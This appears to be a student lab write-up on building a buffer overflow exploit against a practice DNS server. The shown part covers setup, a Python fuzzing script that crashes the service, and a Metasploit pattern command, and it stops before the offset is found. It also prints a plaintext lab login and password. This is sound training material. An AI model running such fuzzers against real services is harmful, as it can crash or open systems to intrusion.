

TASK 5 BUFFER OVERFLOW EXPLOIT

Rev B





TABLE OF CONTENTS

1 – INTRODUCTION AND START-UP	2
2 - FUZZING.....	10
3 – FINDING THE OFFSET	14
4 – OVERWRITING THE EIP.....	16
5 – FINDING BAD CHARACTERS.....	18
6 – FINDING THE RIGHT MODULE.....	22
7 – GENERATING THE SHELLCODE	25
8 – OBTAINING TARGET IP ADDRESS AND OS.....	31


1 – INTRODUCTION AND START-UP

Download


<http://somber.net/uploads/dns.zip>




Create and move to new folder





Run dnsserver as administrator






Run Immunity Debugger as administrator




Run PuTTY



IP: 10.0.99.30

Username: phantom3472

Password : wgSOx9Od3s7q166vXoXu



Username: phantom3472

Password: wgSOx9Od3s7q166vXoXu

```
10.0.99.30 - PuTTY
login as: phantom3472
```

```
10.0.99.30 - PuTTY
login as: phantom3472
phantom3472@10.0.99.30's password:
```

```
phantom3472@ip-10-0-99-30: ~
login as: phantom3472
phantom3472@10.0.99.30's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.4.0-104-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

Get cloud support with Ubuntu Advantage Cloud Guest:
http://www.ubuntu.com/business/services/cloud


30 packages can be updated.
3 updates are security updates.

New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

*** System restart required ***
Last login: Fri Dec 29 00:45:54 2023 from 10.0.2.163
phantom3472@ip-10-0-99-30:~$
```


In Immunity Open File

Select 1 D:\dns\dnsserver.exe 1234



Or input information...in this instance be sure to set Arguments:


For this project it is 1234






Confirm connections using PuTTY.

Enter: nc 10.0.2.163 1234




```
phantom3472@ip-10-0-99-30: ~  
login as: phantom3472  
phantom3472@10.0.99.30's password:  
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.4.0-104-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:        https://ubuntu.com/advantage  
  
Get cloud support with Ubuntu Advantage Cloud Guest:  
http://www.ubuntu.com/business/services/cloud  
  
30 packages can be updated.  
3 updates are security updates.  
  
New release '18.04.6 LTS' available.  
Run 'do-release-upgrade' to upgrade to it.  
  
*** System restart required ***  
Last login: Fri Dec 29 00:45:54 2023 from 10.0.2.163  
phantom3472@ip-10-0-99-30:~$ nc 10.0.2.163 1234
```

Hit enter



```
phantom3472@ip-10-0-99-30: ~  
login as: phantom3472  
phantom3472@10.0.99.30's password:  
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.4.0-104-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:        https://ubuntu.com/advantage  
  
Get cloud support with Ubuntu Advantage Cloud Guest:  
http://www.ubuntu.com/business/services/cloud  
  
30 packages can be updated.  
3 updates are security updates.  
  
New release '18.04.6 LTS' available.  
Run 'do-release-upgrade' to upgrade to it.  
  
*** System restart required ***  
Last login: Fri Dec 29 00:45:54 2023 from 10.0.2.163  
phantom3472@ip-10-0-99-30:~$ nc 10.0.2.163 1234  
Welcome to the Aerospatiale-Trombert-USA DNS server  
All queries are restricted to the intranet domain at-usa.co
```



```
D:\dns\dnsserver.exe  
Starting DNS server version 1.00  
Called essential function dll version 1.00  
Waiting for client connections...  
Received a client connection from 10.0.99.30:45688  
Waiting for client connections...
```

Ctrl + c to set up for coding inputs

```
phantom3472@ip-10-0-99-30: ~  
login as: phantom3472  
phantom3472@10.0.99.30's password:  
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.4.0-104-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:        https://ubuntu.com/advantage  
  
Get cloud support with Ubuntu Advantage Cloud Guest:  
http://www.ubuntu.com/business/services/cloud  
  
30 packages can be updated.  
3 updates are security updates.  
  
New release '18.04.6 LTS' available.  
Run 'do-release-upgrade' to upgrade to it.  
  
*** System restart required ***  
Last login: Fri Dec 29 00:45:54 2023 from 10.0.2.163  
phantom3472@ip-10-0-99-30:~$ nc 10.0.2.163 1234  
Welcome to the Aerospatiale-Trombert-USA DNS server  
All queries are restricted to the intranet domain at-usa.co  
  
^C  
phantom3472@ip-10-0-99-30:~$
```


2 - FUZZING

Start with seh20

Open window to be able to write and or adjust code: nano


Followed by identifier: seh20

Enter: nano seh20



```
phantom3472@ip-10-0-99-30: ~  
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.4.0-104-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:        https://ubuntu.com/advantage  
  
Get cloud support with Ubuntu Advantage Cloud Guest:  
http://www.ubuntu.com/business/services/cloud  
  
30 packages can be updated.  
3 updates are security updates.  
  
New release '18.04.6 LTS' available.  
Run 'do-release-upgrade' to upgrade to it.  
  
*** System restart required ***  
Last login: Fri Dec 29 16:46:31 2023 from 10.0.2.163  
phantom3472@ip-10-0-99-30:~$ nc 10.0.2.163 1234  
Welcome to the Aerospatiale-Trombert-USA DNS server  
All queries are restricted to the intranet doman at-usa.co  
  
^C  
phantom3472@ip-10-0-99-30:~$ nano seh20
```

Enter code:



```
GNU nano 2.5.3      File: seh20  
  
#!/usr/bin/python  
  
import sys, socket  
from time import sleep  
  
buffer = "A" * 100  
  
while True:  
    try:  
        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)  
        s.connect(('10.0.2.163',1234))  
  
        s.send(('GETD /./' + buffer))  
        s.close()  
        sleep(1)  
        buffer = buffer + "A"*100  
  
    except:  
        print "Fuzzing crashed at %s bytes" % str(len(buffer))  
        sys.exit()  
  
^G Get Help  ^O Write Out  ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos  
^X Exit      ^R Read File  ^\ Replace   ^U Uncut Text ^T To Linter  ^_ Go To Line
```

Ctrl + x to exit

Y – to save

Enter to return to main screen

Confirm Immunity is running (lower right)



Run seh20

Enter: ./seh20 hit enter

```
phantom3472@ip-10-0-99-30: ~
phantom3472@ip-10.0.99.30's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.4.0-104-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage


Get cloud support with Ubuntu Advantage Cloud Guest:
http://www.ubuntu.com/business/services/cloud

30 packages can be updated.
3 updates are security updates.

New release '16.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

*** System restart required ***
Last login: Fri Dec 29 16:46:31 2023 from 10.0.2.163
phantom3472@ip-10-0-99-30:~$ nc 10.0.2.163 1234
Welcome to the Aerospatiale-Trombert-USA DNS server
All queries are restricted to the intranet domain at-usa.co

^C
phantom3472@ip-10-0-99-30:~$ nano seh20
phantom3472@ip-10-0-99-30:~$ ./seh20
```



You can see the program running in the cmd prompt box for dnsserver.exe
Use ctrl + c to exit the program

```
phantom3472@ip-10-0-99-30: ~  
30 packages can be updated.  
3 updates are security updates.  
  
New release '18.04.6 LTS' available.  
Run 'do-release-upgrade' to upgrade to it.  
  
*** System restart required ***  
Last login: Fri Dec 29 16:46:31 2023 from 10.0.2.163  
phantom3472@ip-10-0-99-30:~$ nc 10.0.2.163 1234  
Welcome to the Aerospatiale-Trombert-USA DNS server  
All queries are restricted to the intranet doman at-usa.co  
  
^C  
phantom3472@ip-10-0-99-30:~$ nano seh20  
phantom3472@ip-10-0-99-30:~$ ./seh20  
^CFuzzing crashed at 12800 bytes  
phantom3472@ip-10-0-99-30:~$
```

It shows that the fuzzing crashed at 12800 bytes.
You can run this many times and get the crash at different locations.

Go into Metasploit to generate a string to 4000.

```
/opt/metasploit-framework/tools/exploit/pattern_create.rb -l 4000
```

The "-l" in the above code is for length (the - is not a minus sign)

```
phantom3472@ip-10-0-99-30: ~  
* Support: https://ubuntu.com/advantage  
  
Get cloud support with Ubuntu Advantage Cloud Guest:  
http://www.ubuntu.com/business/services/cloud  
  
30 packages can be updated.  
3 updates are security updates.  
  
New release '18.04.6 LTS' available.  
Run 'do-release-upgrade' to upgrade to it.  
  
*** System restart required ***  
Last login: Fri Dec 29 16:26:35 2023 from 10.0.2.163  
phantom3472@ip-10-0-99-30:~$ nc 10.0.2.163 1234  
Welcome to the Aerospatiale-Trombert-USA DNS server  
